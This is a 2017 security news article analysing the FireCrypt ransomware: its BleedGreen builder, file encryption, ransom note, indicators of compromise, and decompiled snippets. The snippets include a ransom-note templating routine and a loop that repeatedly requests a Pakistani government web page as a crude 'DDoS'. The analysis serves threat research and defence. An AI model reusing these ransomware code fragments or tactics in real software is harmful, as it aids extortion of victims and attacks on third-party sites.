# FireCrypt Ransomware Comes With a DDoS Component

bleepingcomputer.com/news/security/firecrypt-ransomware-comes-with-a-ddos-component/

Catalin Cimpanu

By
Catalin Cimpanu

- January 4, 2017
- 03:45 PM
- 3

A ransomware family named FireCrypt will encrypt the user's files, but also attempt to launch a very feeble DDoS attack on a URL hardcoded in its source code.

This threat was discovered today by MalwareHunterTeam. Below is an analysis of the ransomware's mode of operation, provided by MalwareHunterTeam and Bleeping Computer's Lawrence Abrams.


## FireCrypt comes as a ransomware building kit

Malware is usually generated by compiling it from source code, or by using automated software that takes certain input parameters and outputs a customized malware payload on a per-campaign basis.

The latter are known in the industry as malware builders and usually come as command-line applications or GUI-based tools.


The author of the FireCrypt ransomware uses a command-line application that automates the process of putting FireCrypt samples together, allowing him to modify basic settings without having to tinker with bulky IDEs that compile its source code.

FireCrypt's builder is named BleedGreen (seen below), and allows the FireCrypt author to generate a unique ransomware executable, give it a custom name, and use a personalized file icon. Compared to other ransomware builders, this is a very low-end application. Similar builders usually allow crooks to customize a wider set of options, such as the Bitcoin address where to receive payments, the ransom demand value, contact email address, and more.




C:\Users\User\BleedGreen.exe

```
%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%

                                BleedGreen
                                    <BETA>

                              v1.0.0.0

%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%

Use with caution! This is pretty fucked up shit. A project by 0x4f
0x6e 0x65 & 0x54 0x77 0x6f. We are not responsible if you fuck up
stuff.

Press ENTER key to continue...
```



C:\Users\User\BleedGreen.exe

```
- Features -

[*] - Adds to Startup... B|
[*] - Checks and kills taskmgr process... \m/
[*] - AES256 Ransomeware... :0
[*] - DDoSer... (Because fuck PTA) .!.
[*] - Eats disk space... :3
[*] - Icon support... ;)

- Dependencies -

.NET Framework 4.0


Please Enter File Name (example.exe): rw.exe
Do you wish to use icon? Y/N y
```



```
Executable File: C:\Users\User\rw.exe (FC:01)_
```

The builder's role, besides disguising an EXE file under a PDF or DOC icon, is also to slightly alter the ransomware's binary, in order to generate a file with a different hash at every new compilation.

The technique is often used by malware developers to create so-called "polymorphic malware" that's harder to detect by standard antivirus software. According to MalwareHunterTeam, "the builder is very basic, so this shouldn't help anything against real AVs."


Nevertheless, this also tells us that FireCrypt author has at least some sort of experience in developing malware, and isn't your regular script kiddie that downloaded open-source ransomware from GitHub.

## FireCrypt infection process


The FireCrypt infection process hinges on the ransomware's distributor's ability to trick users in launching the EXE file they just generated.

Once this happens, FireCrypt will kill the computer's Task Manager (taskmgr.exe) and begin to encrypt a list of 20 file types. FireCrypt encrypts files with the AES-256 encryption algorithm.

All encrypted files will have their original file name and extension appended with ".firecrypt". For example, a file named photo.png will be renamed into photo.png.firecrypt.



Once the file encryption process ends, FireCrypt drops its ransom note on the user's Desktop.



## Key Will Be Destroyed On:

1/7/2017

## Your Files Are Encrypted:

1758 files encrypted securely.

**USER ID:** User-io5zHC*zvL - **Encryption Used:** AES-256

Your **files** have been safely encrypted on this PC: **photos, videos, documents, etc**. Click "Encrypted Files" link to view a complete list of encrypted files, and you can personally verify this. **Encryption** was produced using a unique public key **AES-256** generated for this computer. To decrypt files you need to obtain the **private key**. The only copy of the private key, which will allow you to **decrypt** your files, is located on a **secret server** on the **Internet**; the server will eliminate the key after a time period specified in this window. Once this has been done, **nobody** will ever be able to restore files... In order to decrypt the files you will need to send **$500 USD** in form of **BTC** to the following **bitcoin address**:


**1H91foPkEGFqurFdq5zek4frCshzPZbq9V (How to buy Bitcoins?)**

After payment contact **gravityz3r0@sigaint.org** with your transaction details and "**USER ID**". Once the payment is confirmed you will recieve decryption key along with decryption software. Any attempt to remove or corrupt this software will result in immediate elimination of the private key by the server. Beware.

Encrypted Files

FireCrypt ransom note

The ransom note is a nearly identical copy of the ransom note used by the Deadly for a Good Purpose Ransomware, discovered on October 14 by the same MalwareHunterTeam.



v1.01 Deadly For a good purpose

| Key Will Be Destroyed On: | Your Files Are Encrypted: |
|---|---|
| &Date& | &FileCount& |

**USER ID:** &UserID& - **Encryption Used:** AES-256

Your **files** have been safely encrypted on this PC: **photos, videos, documents, etc**. Click "Show encrypted files" Button to view a complete list of encrypted files, and you can personally verify this. **Encryption** was produced using a unique public key **AES-256** generated for this computer. To decrypt files you need to obtain the **private key**. The only copy of the private key, which will allow you to **decrypt** your files, is located on a **secret server** on the **Internet**; the server will eliminate the key after a time period specified in this window. Once this has been done, **nobody** will ever be able to restore files... In order to decrypt the files you will need to send **$500 USD** in form of **BTC** to the following **bitcoin** address:

**&bitwallet&** (**How to buy Bitcoins?**)


After payment contact **&email&** with your transaction details and "**USER ID**". Once the payment is confirmed you will recieve decryption key along with decryption software. Any attempt to remove or corrupt this software will result in immediate elimination of the private key by the server. Beware.

View Encrypted Files

Deadly for a Good Purpose Ransomware ransom note

At the time it was discovered in October 2016, the Deadly for a Good Purpose Ransomware appeared to be under development, as its source code would begin the file encryption process only if the victim's computer date were for a day in 2017 and later.

Compared to FireCrypt, the only difference is that the Deadly for a Good Purpose Ransomware also featured a logo at the top of the ransom note, now missing in FireCrypt. But, at a close inspection of Deadly's source code, MalwareHunterTeam was able to discover that both ransomware versions used the same email and Bitcoin addresses, showing a clear connection between the two, with FireCrypt being a rebranded version of the original Deadly for a Good Purpose Ransomware.



```
Private Sub method_7()
    Dim path As String = Environment.GetFolderPath(Environment.SpecialFolder.Desktop) + "\ransome.html"
    Dim value As Integer = File.ReadAllLines(Me.string_0 + "\SysData\files.txt").Length
    Dim newValue As String = "1H91foPkEGFqurFdq5zek4frCshzPZbq9V"
    Dim newValue2 As String = "gravityz3r0@sigaint.org"
    Dim newValue3 As String = Me.string_1 + "-" + Form1.smethod_1(10)
    If File.Exists(path) Then
        Dim streamReader As StreamReader = File.OpenText(Environment.GetFolderPath(Environment.SpecialFolder.Desktop)
          + "\ransome.html")
        Dim text As String = streamReader.ReadToEnd()
        streamReader.Close()
        text = text.Replace("&Date&", Conversions.ToString(DateTime.Today.AddDays(7.0))).Replace("&FileCount&",
          Conversions.ToString(value) + " files encrypted securely.").Replace("&bitwallet&", newValue).Replace
          ("#link#", "./filesencrypted.html").Replace("&email&", newValue2).Replace("&UserID&", newValue3)
        Dim streamWriter As StreamWriter = File.CreateText(Environment.GetFolderPath
          (Environment.SpecialFolder.Desktop) + "\ransome.html")
        streamWriter.WriteLine(text)
        streamWriter.Close()
        Dim bitmap_ As Image = Resources.Bitmap_0
        bitmap_.Save(Environment.GetFolderPath(Environment.SpecialFolder.Desktop) + "\logo.png", ImageFormat.Png)
    End If
End Sub
```


```
Private Shared Sub yyxDngnSseuxBsR()
    Dim folderPath As String = Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData)
    Dim userName As String = Environment.UserName
    Dim path As String = Environment.GetFolderPath(Environment.SpecialFolder.Desktop) + "\epjCyVqQIEPgvRE-
      READ_ME.html"
    Dim left As Object = File.ReadAllLines(folderPath + "\SysWin32\files.txt").Length
    Dim newValue As String = "1H91foPkEGFqurFdq5zek4frCshzPZbq9V"
    Dim newValue2 As String = "gravityz3r0@sigaint.org"
    Dim newValue3 As String = userName + "-" + yujEtkyJrreRsOb.ORJiwpaIKeHMZkF(10)
    If File.Exists(path) Then
        Dim streamReader As StreamReader = File.OpenText(Environment.GetFolderPath(Environment.SpecialFolder.
          + "\epjCyVqQIEPgvRE-READ_ME.html")
        Dim text As String = streamReader.ReadToEnd()
        streamReader.Close()
        text = text.Replace("&Date&", Conversions.ToString(DateTime.Today.AddDays(3.0))).Replace("&FileCount&
          Conversions.ToString(Operators.ConcatenateObject(left, " files encrypted securely."))).Replace
          ("&bitwallet&", newValue).Replace("#link#", "./epjCyVqQIEPgvRE-filesencrypted.html").Replace("&emai
          newValue2).Replace("&UserID&", newValue3)
        Dim streamWriter As StreamWriter = File.CreateText(Environment.GetFolderPath
          (Environment.SpecialFolder.Desktop) + "\epjCyVqQIEPgvRE-READ_ME.html")
        streamWriter.WriteLine(text)
        streamWriter.Close()
```

## The DDoS function that fills your hard drive with junk files

After dropping the ransom note, FireCrypt doesn't stop its malicious behavior. Its source code contains a function that continuously connects to a URL, downloads its content and saves it to disk in a file in the *%Temp%* folder, named *[random_chars]-[connect_number].html*.

If users aren't aware of this function, FireCrypt will quickly fill the *%Temp%* folder up with junk files.

Current versions of the FireCrypt ransomware will download the content of http://www.pta.gov.pk/index.php, which is the official portal of Pakistan's Telecommunication Authority. This URL cannot be modified using the ransomware's builder.



```
// Token: 0x06000024 RID: 36 RVA: 0x00002D08 File Offset: 0x00000F08
public static void HpDccENZBVzYqQq()
{
    int num = 0;
    checked
    {
        do
        {
            WebRequest webRequest = WebRequest.Create("http://www.pta.gov.pk/index.php");
            using (WebResponse response = webRequest.GetResponse())
            {
                using (StreamReader streamReader = new StreamReader(response.GetResponseStream()))
                {
                    string contents = streamReader.ReadToEnd();
                    File.WriteAllText(Path.GetTempPath() + "\\TSXIBImNyPSVNlP-" + Conversions.ToString(dZOiZQdnWWKvXtG.CvOwUEOUQcsIPRa) + ".html", contents);
                    dZOiZQdnWWKvXtG.CvOwUEOUQcsIPRa++;
                }
            }
            num--;
            num++;
        }
        while (num <= 2);
    }
```

FireCrypt DDoS function

The FireCrypt author calls this feature as a "DDoSer," but this would be a stretch. The crook would have to infect thousands of victims before launching a DDoS attack large enough to cause any problems to the Authority's website.

Furthermore, all victims should be infected at the same time, and have their computers connected to the Internet in order to participate in the DDoS attack.

At the time of writing, there's no known method of recovering files encrypted with FireCrypt. Victims infected with this threat that are unable or unwilling to pay the $500 ransom demand should keep a copy of their encrypted files around, as a decrypter might be possibly released in the future.

## Targeted file extensions:

```
.txt, .jpg, .png, .doc, .docx, .csv, .sql, .mdb, .sln, .php, .asp, .aspx, .html,
.htm, .csx, .psd, .aep, .mp3, .pdf, .torrent
```

## Files associated with FireCrypt ransomware:

```
%AppData%\Microsoft\Windows\Start Menu\Programs\Startup\[random_chars].exe - Startup
Executable
%Desktop%\[random_chars]-READ_ME.html - Ransom Note
%AppData%\SysWin32\files.txt - List of Encrypted Files
%Desktop%\random_chars]-filesencrypted.html - List of Encrypted Files
%Temp%\random_chars]-[connect_number].html - Files downloaded during the DDoS attack
```

## Hashes associated with the FireCrypt ransomware:

BleedGreen builder (VirusTotal scan is currently at 2/57 detections):

```
SHA-256: e77df2ce34949eb11290445a411a47fb927e8871e25808975819811d17730032d
```

A FireCrypt ransomware binary sample (VirusTotal scan is currently at 13/57 detections):

```
SHA-256:757e3242f6a2685ed9957c9e66235af889a7accead5719514719106d0b3c6fb4
```

## Email Address and Payment Contacts:

```
EMAIL: gravityz3r0@sigaint.org
```

## Related Articles:

BlackCat/ALPHV ransomware asks $5 million to unlock Austrian state

Windows 11 KB5014019 breaks Trend Micro ransomware protection

Industrial Spy data extortion market gets into the ransomware game

New ‘Cheers’ Linux ransomware targets VMware ESXi servers

SpiceJet airline passengers stranded after ransomware attack

- DDoS
- FireCrypt
- Ransomware

Catalin Cimpanu

Catalin Cimpanu is the Security News Editor for Bleeping Computer, where he covers topics such as malware, breaches, vulnerabilities, exploits, hacking news, the Dark Web, and a few more. Catalin previously covered Web & Security news for Softpedia between May 2015 and October 2016. The easiest way to reach Catalin is via his XMPP/Jabber address at campuscodi@xmpp.is. For other contact methods, please visit Catalin's author page.

- Previous Article
- Next Article

## Comments

-

  Demonslay335 - 5 years ago

  The genius behind this generates a new cryptographically strong 32-character string per file, and never saves the keys anywhere. Even paying the ransom won't allow for decryption.

- inkoalawetrust Photo
  inkoalawetrust - 5 years ago
    - 
    -

  How suprising.

-
  jasensumalapao - 5 years ago
    - 
    -

  SHA256: 757e3242f6a2685ed9957c9e66235af889a7accead5719514719106d0b3c6fb4

Post a Comment Community Rules

You need to login in order to post a comment

Not a member yet? Register Now

## You may also like: